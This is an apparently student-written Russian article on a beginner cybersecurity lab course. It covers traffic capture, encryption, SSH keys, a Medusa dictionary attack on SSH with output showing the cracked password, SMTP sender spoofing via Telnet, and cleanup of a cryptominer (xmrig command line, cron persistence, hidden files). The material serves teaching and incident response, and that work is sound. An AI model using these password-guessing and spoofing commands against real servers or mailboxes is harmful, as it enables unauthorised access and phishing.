

Кибербезопасность с нуля: Взлом и защита серверов

Федосеев Константин Андреевич

Приамурский государственный университет имени Шолом-Алейхема

Студент

Юдин Виталий Андреевич

Приамурский государственный университет имени Шолом-Алейхема

Студент

Шаталов Алексей Михайлович

Приамурский государственный университет имени Шолом-Алейхема

Студент

Аннотация

В статье представлен систематический обзор основ кибербезопасности на основе практического курса с использованием VirtualBox и Ubuntu. Рассматриваются анализ сетевого трафика, шифрование, хеширование, подбор паролей, социальная инженерия, фишинг и векторы атак (DDoS, SQL-инъекции, MITM). Практическая часть содержит пошаговые инструкции по работе с Wireshark, OpenSSL и SSH, иллюстрирующие полный цикл реагирования на инцидент — от обнаружения вредоносной активности до очистки системы. Статья предназначена для начинающих специалистов и разработчиков.

Ключевые слова: кибербезопасность, защита серверов, анализ трафика, Wireshark, шифрование, подбор паролей, социальная инженерия, фишинг, DDoS, SQL-инъекции, MITM, обнаружение угроз, реагирование, VirtualBox, Ubuntu.

Cybersecurity from scratch: hacking and defending servers

Fedoseev Konstantin Andreevich

Sholom-Aleichem Priamursky State University

Student

Yudin Vitaly Andreevich

Sholom-Aleichem Priamursky State University

Student

Shatalov Aleksey Mikhaylovich

Sholom-Aleichem Priamursky State University

Student

Abstract

The article presents a systematic overview of cybersecurity fundamentals based on a practical course using VirtualBox and Ubuntu. It examines network traffic analysis, encryption, hashing, password cracking, social engineering, phishing, and attack vectors (DDoS, SQL injection, MITM). The practical section contains step-by-step instructions for working with Wireshark, OpenSSL and SSH, illustrating the complete incident response cycle from malware detection to system cleanup. The article is intended for beginners and developers.

Keywords: cybersecurity, server defense, traffic analysis, Wireshark, encryption, password cracking, social engineering, phishing, DDoS, SQL injection, MITM, threat detection, incident response, VirtualBox, Ubuntu.

1 Введение**1.1 Актуальность**

В условиях стремительной цифровизации всех сфер жизнедеятельности вопросы кибербезопасности приобретают важное значение на корпоративном и государственном уровнях. Ежегодно фиксируется рост числа инцидентов информационной безопасности, способных привести к утечкам данных, финансовым потерям и нарушению работы инфраструктуры, при этом злоумышленники постоянно совершенствуют свои методы, адаптируясь к новым средствам защиты. Существующие образовательные программы зачастую отстают от быстро меняющихся реалий цифрового мира, создавая разрыв между теоретической подготовкой специалистов и практическими требованиями индустрии, а также формируя дефицит квалифицированных кадров в области кибербезопасности.

Санкционные ограничения и уход зарубежных компаний-производителей с российского рынка создали дополнительный вызов для отечественных компаний, вынужденных оперативно перестраивать системы безопасности с использованием доступных инструментов, что повышает требования к компетенциям специалистов. В этой связи разработка и систематизация практических методик обучения кибербезопасности, основанных на реальных сценариях взлома и защиты серверов в безопасной лабораторной среде, представляет собой актуальную задачу, решение которой позволит сократить кадровый дефицит в отрасли и повысить общий уровень защищенности информационных систем.

1.2 Обзор исследования

Проблематика защиты серверов и информационных систем от кибератак остается одной из наиболее актуальных в современном цифровом мире. В работах А.А. Фирсовой и Н.Н. Васина [1] рассматривается моделирование производительности HTTP-серверов при DDoS-атаках, что соотносится с практическими аспектами курса по анализу DoS/DDoS-атак. Д.А. Кузнецова [2] систематизирует вопросы безопасности серверов и систем хранения данных, перекликаясь с рассматриваемыми методами обнаружения и нейтрализации вредоносного ПО. Важную роль в подготовке специалистов

играют работы М.Н. Оленьковой и А.Х. Абайдуллиной [4], а также Г.М.Никитиной с соавторами [5], акцентирующие использование Oracle VirtualBox в образовательном процессе, что соответствует методологической основе курса, построенного на лабораторной среде VirtualBox и Ubuntu. Р.И.Лутфуллин [3] предлагает подходы к разработке систем тестирования безопасности серверов, что согласуется с практической частью работы, демонстрирующей полный цикл пентеста и реагирования на инцидент.

Международные исследования подтверждают глобальную значимость рассматриваемой проблематики. В обзорной работе J. Jang-Jaccard и S. Nepal [6] систематизируются emerging threats в кибербезопасности, включая анализ уязвимостей аппаратного, программного и сетевого уровней, что коррелирует с рассматриваемыми векторами атак. Ö. Aslan с соавторами [7] представляют комплексный обзор уязвимостей, угроз, атак и решений, подчеркивая необходимость постоянного совершенствования методов защиты. Исследование М. Wazid с коллегами [8] фокусируется на применении машинного обучения в кибербезопасности, указывая на перспективные направления развития отрасли. Прикладной аспект демонстрирует работа D.D. Saputra с соавторами [9], где рассматривается практическая реализация частного облачного хранилища с использованием VirtualBox и Ubuntu, подтверждая эффективность данной среды для решения задач информационной безопасности. Анализ литературы показывает, что предлагаемый практический подход к обучению кибербезопасности соответствует современным научным трендам и образовательным потребностям.

1.3 Цель исследования

Цель исследования — систематизация фундаментальных знаний и практических навыков в области кибербезопасности на основе комплексного практического курса, ориентированного на начинающих специалистов и разработчиков, включая анализ методов взлома, криптографических основ защиты, а также полного цикла обнаружения, анализа и нейтрализации вредоносного программного обеспечения в безопасной лабораторной среде.

2 Материалы и методы

Исследование проведено в изолированной лабораторной среде на базе VirtualBox с использованием Ubuntu Linux. Посредством виртуализации смоделировано взаимодействие между сервером, клиентом и условным злоумышленником в локальной сети без риска для реальных информационных систем. Для анализа сетевого взаимодействия применён Wireshark. С его помощью выполнены захват и фильтрация трафика, включая HTTP-пакеты, а также продемонстрирована уязвимость незашифрованной передачи данных.

Криптографические методы исследованы с использованием OpenSSL. Выполнено симметричное шифрование данных алгоритмом AES-256-CBC. Принципы асимметричной криптографии рассмотрены на примере создания и применения SSH-ключей.


Моделирование атак включало полный перебор и словарный подбор паролей. Генерация возможных комбинаций выполнена средствами командной оболочки Linux, а словарная атака на службу SSH проведена с помощью утилиты Medusa. После получения доступа к серверу запущен учебный сценарий заражения. Дополнительно рассмотрена подмена сведений в электронных письмах посредством Telnet и SMTP. В качестве средств защиты исследованы механизмы SPF, DKIM и проверка DNS-записей.

Анализ последствий атаки выполнен на зараженной системе с применением команд, предназначенных для выявления подозрительных процессов и сетевых соединений. Проверены задания планировщика Cron, скрытые файлы и конфигурационные данные.

3 Результаты и обсуждение

В ходе выполнения лабораторных работ последовательно исследован полный цикл обеспечения информационной безопасности Linux-сервера. Проведен анализ сетевого трафика, применены криптографические средства защиты, смоделировано получение несанкционированного доступа, запущено учебное вредоносное программное обеспечение, обнаружена аномальная активность и устранены последствия атаки. Все практические действия выполнены в изолированной виртуальной среде, благодаря чему рассмотрены действия атакующей и защищаемой сторон без воздействия на реальные информационные системы.

На первом этапе исследована передача данных между клиентом и сервером. В виртуальной машине Ubuntu запущен анализатор Wireshark, выбран активный сетевой интерфейс и начат захват пакетов. После этого через браузер открыт ресурс, использующий незашифрованный протокол HTTP. В Wireshark установлен фильтр http, с помощью которого HTTP-пакеты отделены от остального сетевого трафика (см. рис. 1).




No.	Time	Source	Destination	Protocol	Length	Info
66	2.154291621	10.0.2.5	34.107.221.82	HTTP	376	GET /canonical.html HTTP/1.1
69	2.211971622	34.107.221.82	10.0.2.5	HTTP	352	HTTP/1.1 200 OK (text/html)
88	2.313314306	10.0.2.5	34.107.221.82	HTTP	378	GET /success.txt?ip=10.0.2.5 HTTP/1.1
115	2.368894525	34.107.221.82	10.0.2.5	HTTP	270	HTTP/1.1 200 OK (text/plain)
241	2.798226316	10.0.2.5	2.19.205.9	OCSP	498	Request

Рисунок 1.

В результате анализа перехваченных пакетов установлено, что при использовании незашифрованного протокола сведения передаются в доступной для просмотра форме. При использовании HTTPS аналогичный анализ сетевого трафика не позволяет получить содержимое передаваемых данных, поскольку полезная нагрузка пакетов защищена криптографическими средствами протокола TLS. Таким образом, анализатор пакетов позволяет наблюдать только факт соединения и служебную информацию, но не содержимое передаваемых сообщений. На основании полученного результата

определена необходимость применения защищённых протоколов HTTPS и SSH, обеспечивающих шифрование передаваемой информации.

На следующем этапе исследовано симметричное шифрование. В текстовом редакторе nano создан файл с исходным сообщением, после чего его содержимое выведено с помощью команды cat. Для шифрования применена утилита OpenSSL и алгоритм AES-256-CBC (см. рис. 2).




```
user@ubuntu:~$ openssl enc -aes-256-cbc -in hello
.txt -out hello.enc -iter 5
enter AES-256-CBC encryption password:
```

Рисунок 2.

После выполнения команды задан пароль, на основании которого сформирован ключ шифрования. В результате создан отдельный зашифрованный файл, содержимое которого невозможно прочитать как обычный текст.

Проверка зашифрованного файла с помощью команды cat показала набор нечитаемых символов. Тем самым подтверждена невозможность корректной интерпретации содержимого без знания пароля. Для восстановления исходной информации выполнена обратная операция расшифрования.

После ввода правильного пароля исходное сообщение восстановлено без изменений. Полученный результат подтвердил эффективность симметричного шифрования при защите файлов и больших объемов информации. Используемый алгоритм AES-256-CBC обеспечивает высокую скорость обработки данных и широко применяется при защите файловых систем, архивов и сетевых соединений. Вместе с тем безопасность метода полностью зависит от сохранности общего секретного ключа. Одновременно установлена необходимость безопасного хранения и передачи общего секретного ключа (см. рис. 3).



```
user@ubuntu:~$ openssl enc -d -aes-256-cbc -in he
llo.enc -out hello2.txt -iter 5
enter AES-256-CBC decryption password:
user@ubuntu:~$ cat hello2.txt
Hello Skillbox Students!!!
```

Рисунок 3.

Принципы асимметричной криптографии исследованы на примере аутентификации по SSH-ключам. При аутентификации сервер проверяет владение закрытым ключом без его передачи по сети, благодаря чему исключается возможность перехвата самого ключа при соединении. На

клиентской машине с помощью команды `ssh-keygen` создана пара ключей. Закрытый ключ сохранен на клиентской машине, а открытый ключ подготовлен для передачи серверу. Затем командой `ssh-copy-id user@[IP-адрес]` публичный ключ добавлен на удалённую машину (см. рис. 4).



```
user@linux:~$ ssh-copy-id user@10.0.2.5
/usr/bin/ssh-copy-id: INFO: attempting to log in
with the new key(s), to filter out any that are a
lready installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be
installed -- if you are prompted now it is to in
stall the new keys
user@10.0.2.5's password:
```

Рисунок 4.


После добавления открытого ключа выполнено повторное SSH-подключение без ввода пароля пользователя. В результате подтверждено, что ключевая аутентификация позволяет отказаться от постоянной передачи пароля и снизить риск его перехвата или подбора. Для обеспечения безопасности закрытый ключ необходимо хранить только на доверенной клиентской машине и дополнительно защищать паролем фразой.

Дополнительно исследованы свойства хеширования. Для одного текстового значения вычислены хеш-суммы с помощью утилит `md5sum` и `sha256sum`. Использованы следующие команды:

```
echo password | md5sum
```

```
echo password | sha256sum
```

В обоих случаях сформированы строки фиксированной длины, отличающиеся от исходного сообщения. Установлено, что хеширование не предназначено для последующего восстановления данных и по принципу действия отличается от шифрования. Хеш-суммы могут применяться для проверки целостности файлов и хранения проверочных значений паролей. При изменении даже одного символа исходного сообщения вычисленная хеш-сумма полностью изменяется, что подтверждает лавинный эффект криптографических хеш-функций и позволяет эффективно контролировать целостность данных. Алгоритм SHA-256 определен как более предпочтительный вариант по сравнению с устаревшим алгоритмом MD5 (см. рис. 5).



```
user@server:~$ echo password | sha256sum
6b3a55e0261b0304143f805a24924d0c1c44524821305f
31d9277843b8a10f4e -
```

Рисунок 5.

На следующем этапе исследованы способы получения учётных данных. Сначала рассмотрен полный перебор возможных комбинаций. Количество вариантов определено длиной пароля и числом допустимых символов. С помощью командной оболочки Linux сгенерированы цифровые и буквенные последовательности:

```
echo {0000..9999}
```


```
echo {a..z}{a..z}{a..z}{a..z}
```

Полученные результаты показали экспоненциальный рост количества комбинаций при увеличении длины пароля. Даже увеличение длины на несколько символов существенно повышает вычислительные затраты на полный перебор. Для снижения риска компрометации пароль должен включать буквы разных регистров, цифры и специальные символы, а его длина должна затруднять полный перебор.

После исследования полного перебора проведена словарная атака на службу SSH. В качестве исходных данных использованы IP-адрес сервера, имя пользователя и файл words.txt, содержащий распространённые пароли. Для автоматизированного подбора применена утилита Medusa. Команда запущена с указанием пользователя, адреса сервера, словаря и сетевого модуля SSH:

```
medusa -h [IP-адрес] -u deploy -P words.txt -M ssh -f -v 6
```

В процессе работы последовательно проверены пароли из подготовленного словаря. После обнаружения корректного значения подбор автоматически остановлен. Эксперимент показал, что успешность словарной атаки определяется не длиной пароля, а его предсказуемостью. Использование уникальных случайно сгенерированных паролей значительно снижает вероятность успешного подбора. (см. рис. 6).



```
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 1
GENERAL: Total Users: 1
GENERAL: Total Passwords: 999999
ACCOUNT CHECK: [ssh] Host: 10.0.2.8 (1 of 1, 0 complete) User: deploy (1 of 1, 0 complete) Password: 123456 (1 of 999999 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.8 (1 of 1, 0 complete) User: deploy (1 of 1, 0 complete) Password: password (2 of 999999 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.8 (1 of 1, 0 complete) User: deploy (1 of 1, 0 complete) Password: 12345678 (3 of 999999 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.8 (1 of 1, 0 complete) User: deploy (1 of 1, 0 complete) Password: qwerty (4 of 999999 complete)
ACCOUNT FOUND: [ssh] Host: 10.0.2.8 User: deploy Password: qwerty [SUCCESS]


GENERAL: Medusa has finished.
user@linux:~$
```

Рисунок 6.

После определения пароля выполнено подключение к серверу по протоколу SSH от имени пользователя deploy. Полученный результат подтвердил, что сравнительно большая длина пароля не обеспечивает достаточной защиты, если пароль представляет собой распространённое слово или содержится в известных словарях.

Для снижения риска словарных атак рекомендовано исключить распространенные пароли, ограничить количество неудачных попыток входа, применять аутентификацию по SSH-ключам, контролировать журналы авторизации и отключать парольный вход при отсутствии необходимости. В качестве дополнительной меры может применяться блокировка IP-адресов, с которых зафиксировано большое количество неудачных попыток подключения.

В ходе изучения методов социальной инженерии продемонстрировано самостоятельное формирование электронного письма с использованием протокола SMTP. Через Telnet выполнено подключение к локальному почтовому серверу. После установления соединения вручную введены команды MAIL FROM, RCPT TO и DATA. Затем заданы адрес отправителя, адрес получателя, тема и текст сообщения (см. рис. 7).



```
mail from: agent.s.smith@yandex.ru
250 2.1.0 agent.s.smith@yandex.ru... Sender ok
rcpt to: zhertvas@yandex.ru
250 2.1.5 zhertvas@yandex.ru... Recipient ok
data
354 Enter mail, end with "." on a line by itself
data
354 Enter mail, end with "." on a line by itself
from: Agent El.Smith <agent.s.smith@yandex.ru>
to: zhertvas@yandex.ru
subject: Interview
We are waiting you for test
```

Рисунок 7.

По результатам эксперимента установлено, что сведения об отправителе могут произвольно указываться в заголовках письма и не всегда соответствуют реальному источнику сообщения. Такая особенность создает условия для фишинговых атак, при которых сообщение оформляется от имени доверенного источника с целью получения конфиденциальных данных пользователя.

Для повышения защищенности электронной почты рекомендована проверка полного адреса отправителя, доменных имен в ссылках и результатов механизмов аутентификации сообщений. На стороне почтового сервера применяются обратная DNS-проверка, SPF и DKIM. С помощью SPF ограничивается список серверов, которым разрешена отправка писем от имени определённого домена. С помощью DKIM выполняется проверка подлинности сообщения на основании цифровой подписи. Наряду с техническими

средствами защиты требуется внимательная проверка содержания каждого подозрительного сообщения. Даже при наличии механизмов SPF и DKIM окончательная защита во многом зависит от внимательности пользователя, поскольку злоумышленники могут использовать похожие доменные имена и оформление сообщений.

После получения SSH-доступа к учебному серверу запущен сценарий, имитирующий установку вредоносного программного обеспечения. Далее проведен анализ зараженной системы. Исследование выполнено удалённо с клиентской машины, поскольку администрирование Linux-серверов без графического интерфейса обычно осуществляется через SSH.


После подключения выполнен просмотр TCP-сокетов с помощью команды:

```
ss -nta
```

В результате определены локальные и удаленные адреса, номера портов и состояния соединений. Штатное SSH-соединение отображено как установленное подключение к порту 22. Для отдельного просмотра соответствующих строк применена фильтрация:

```
ss -nta | grep :22
```

Результат выполнения команды выведен в консоль (см. рис. 8).



```
deploy@ubu2:~$ ss -nta | grep :22
LISTEN  0      128          0.0.0.0:22      0.0.0.0:*
ESTAB   0        0        192.168.0.18:22  192.168.0.17:44306
LISTEN  0      128          [::]:22      [::]:*
```

Рисунок 8.

В ходе анализа зараженного сервера выявлено большое количество исходящих соединений и попыток подключения в состояниях SYN-SENT и TIME-WAIT. Дополнительно обнаружено установленное соединение с удалённым узлом через нетипичный порт 7777. Зафиксированная активность определена как возможный признак работы вредоносного программного обеспечения (см. рис. 9).

```
deploy@ubu2:~$ ss -nta
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
LISTEN	0	10	0.0.0.0:587	0.0.0.0:*
LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*
LISTEN	0	128	127.0.0.1:631	0.0.0.0:*
LISTEN	0	10	0.0.0.0:25	0.0.0.0:*
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
SYN-SENT	0	1	192.168.0.16:39486	78.15.23.165:22
TIME-WAIT	0	0	192.168.0.16:58248	185.204.2.175:22
SYN-SENT	0	1	192.168.0.16:41298	203.209.108.66:22
SYN-SENT	0	1	192.168.0.16:34662	20.80.168.211:22
SYN-SENT	0	1	192.168.0.16:32936	72.86.170.84:22
SYN-SENT	0	1	192.168.0.16:57954	255.182.100.228:22
SYN-SENT	0	1	192.168.0.16:36038	187.61.245.59:22
ESTAB	0	48	192.168.0.16:41596	185.204.2.175:22
SYN-SENT	0	1	192.168.0.16:42746	184.171.239.88:22
SYN-SENT	0	1	192.168.0.16:51394	125.239.154.157:22
SYN-SENT	0	1	192.168.0.16:49084	176.236.158.63:22
TIME-WAIT	0	0	192.168.0.16:36218	185.204.2.175:22
SYN-SENT	0	1	192.168.0.16:37024	35.87.153.171:22
SYN-SENT	0	1	192.168.0.16:40006	44.70.41.253:22
SYN-SENT	0	1	192.168.0.16:36796	10.131.205.105:22
TIME-WAIT	0	0	192.168.0.16:50902	185.189.14.212:22
TIME-WAIT	0	0	192.168.0.16:44516	185.195.24.113:22
TIME-WAIT	0	0	192.168.0.16:53622	185.189.14.212:22
SYN-SENT	0	1	192.168.0.16:58748	157.1.213.147:22
SYN-SENT	0	1	192.168.0.16:37518	52.220.87.49:22
SYN-SENT	0	1	192.168.0.16:51452	86.206.148.130:22
ESTAB	0	48	192.168.0.16:44032	185.195.24.113:22
SYN-SENT	0	1	192.168.0.16:55076	78.128.7.238:22
SYN-SENT	0	1	192.168.0.16:43366	125.102.82.239:22
SYN-SENT	0	1	192.168.0.16:51056	69.135.119.157:22
SYN-SENT	0	1	192.168.0.16:45876	118.224.79.43:22
SYN-SENT	0	1	192.168.0.16:34940	12.0.121.233:22
SYN-SENT	0	1	192.168.0.16:47488	106.231.89.27:22
SYN-SENT	0	1	192.168.0.16:47574	51.220.234.5:22
TIME-WAIT	0	0	127.0.0.1:25	127.0.0.1:45944
TIME-WAIT	0	0	192.168.0.16:44052	185.189.14.212:22
SYN-SENT	0	1	192.168.0.16:59198	11.81.197.210:22
SYN-SENT	0	1	192.168.0.16:43764	201.6.192.197:22
ESTAB	0	0	192.168.0.16:22	192.168.0.15:60238
TIME-WAIT	0	0	192.168.0.16:53632	185.189.14.212:22
TIME-WAIT	0	0	192.168.0.16:47134	185.204.2.175:22
TIME-WAIT	0	0	192.168.0.16:53442	185.195.24.113:22
SYN-SENT	0	1	192.168.0.16:35248	147.251.48.131:22
ESTAB	0	0	192.168.0.16:51566	136.243.75.233:7777
TIME-WAIT	0	0	192.168.0.16:47862	185.195.24.113:22
SYN-SENT	0	1	192.168.0.16:33888	133.108.109.24:22
ESTAB	0	48	192.168.0.16:36524	185.189.14.212:22
SYN-SENT	0	1	192.168.0.16:46092	203.54.159.131:22
TIME-WAIT	0	0	192.168.0.16:33070	185.195.24.113:22

Рисунок 9.

На следующем этапе выполнен просмотр запущенных процессов:

```
ps ax
```

В списке процессов выявлено большое количество однотипных экземпляров с именем `rsync`, хотя штатная синхронизация на сервере не выполнялась. При дальнейшем анализе обнаружен процесс `xmrig`, связанный с работой криптовалютного майнера.

Для сопоставления процессов с активными сетевыми соединениями выполнена команда:

```
ss -ntp
```

В результате установлена связь соединения через порт 7777 с процессом xmrig. Тем самым подтверждено, что подозрительная сетевая активность создавалась процессом криптовалютного майнера. (см. рис. 10).

```

1418 ?      I      0:00 [kworker/0.9-cgroup_destroy]
1524 ?      S      0:00 /bin/sh ./sync.sh
1530 ?      SL     35:42 ./xmrig --coin XMR --url xmr.kryptex.network:
7777 --user 48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYGzKt52XU5xvqgzYnDK9URnR
oJMK1j8nLwEVsaSWJ4fhdUyZijBGUicoD/MyFirstRig -p x -
1542 ?      S      0:00 /bin/bash ./rsync
1607 ?      S      0:00 /bin/bash ./rsync

```

Рисунок 10.

Основными индикаторами компрометации определены многочисленные исходящие соединения, использование нетипичного порта, появление неизвестных процессов и повышенная активность однотипных программ. Полученные результаты подтвердили необходимость совместного анализа сетевых соединений, запущенных процессов и механизмов автоматического запуска для обнаружения заражения Linux-сервера. После выявления признаков компрометации выполнены мероприятия по локализации и устранению вредоносного программного обеспечения. Сначала проверено содержимое системного файла планировщика заданий **crontab**. Анализ не выявил подозрительных записей, что позволило сделать вывод об отсутствии компрометации учетной записи суперпользователя. Вместе с тем возможность сохранения механизмов автоматического запуска в пользовательской области требовала дальнейшего исследования.

Для проверки пользовательских заданий открыт файл **crontab** текущего пользователя. В результате обнаружена запись, обеспечивавшая регулярный запуск вредоносного сценария практически каждую минуту (см. рис. 11).

crontab -e

```

GNU nano 6.2 /tmp/crontab.ZqPMNi/crontab
* * * * * .config/rsync/.rsync/sync

```

Рисунок 11.

После удаления записи автоматический запуск вредоносного программного обеспечения прекратился.

Дальнейшее исследование файловой системы позволило обнаружить скрытые каталоги, содержащие исполняемые файлы и конфигурацию вредоносного программного обеспечения. Для отображения скрытых

объектов использована команда **ls -la**, после чего последовательно исследовано содержимое каталогов. С помощью утилиты **file** определен тип обнаруженных файлов, а текстовые сценарии дополнительно изучены в редакторе **nano**. Анализ содержимого каталогов позволил установить наличие исполняемого файла криптовалютного майнера **xmrig**, конфигурационного файла **config.json** и сценариев, обеспечивающих его автоматический запуск.(см. рис. 12-15)

```
deploy@ubu2:~/config$ ls -la
итого 60
drwx----- 12 deploy deploy 4096 ноя 1 09:35 .
drwxr-x--- 15 deploy deploy 4096 ноя 1 10:20 ..
drwx----- 2 deploy deploy 4096 окт 31 12:06 dconf
drwx----- 3 deploy deploy 4096 фев 13 2024 evolution
-rw-rw-r-- 1 deploy deploy 3 фев 15 2024 gnome-initial-setup-done
drwx----- 3 deploy deploy 4096 фев 13 2024 gnome-session
drwxr-xr-x 2 deploy deploy 4096 фев 7 2024 goa-1.0
-rw-rw-r-- 1 deploy deploy 0 фев 13 2024 .gsd-keyboard.settings-porte
d
drwx----- 2 deploy deploy 4096 ноя 1 09:36 gtk-3.0
drwx----- 3 deploy deploy 4096 фев 13 2024 ibus
drwxr-xr-x 2 deploy deploy 4096 фев 13 2024 nautilus
drwx----- 2 deploy deploy 4096 фев 7 2024 pulse
drwxrwxr-x 3 deploy deploy 4096 ноя 1 09:35 rsync
drwx----- 2 deploy deploy 4096 фев 13 2024 update-notifier
-rw----- 1 deploy deploy 715 фев 13 2024 user-dirs.dirs
-rw-rw-r-- 1 deploy deploy 5 фев 13 2024 user-dirs.locale
```

Рисунок 12.

```
deploy@ubu2:~/config/rsync/.rsync$ file rsync
rsync: Bourne-Again shell script, ASCII text executable
deploy@ubu2:~/config/rsync/.rsync$ file sync
sync: Bourne-Again shell script, ASCII text executable
deploy@ubu2:~/config/rsync/.rsync$ file sync.sh
sync.sh: POSIX shell script, ASCII text executable
deploy@ubu2:~/config/rsync/.rsync$ file xmrig
xmrig: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamical
ly linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=f2abf5e2c4ccc694ab53b62390d335976c8da5b9, stripped
```

Рисунок 13.

```
GNU nano 6.2 config.json
{
  "cn-lite/0": false
},
"openc1": {
  "enabled": false,
  "cache": true,
  "loader": null,
  "platform": "AMD",
  "adl": true,
  "cn/0": false,
  "cn-lite/0": false
},
"cuda": {
  "enabled": false,
  "loader": null,
  "nval": true,
  "cn/0": false,
  "cn-lite/0": false
},
"donate-level": 1,
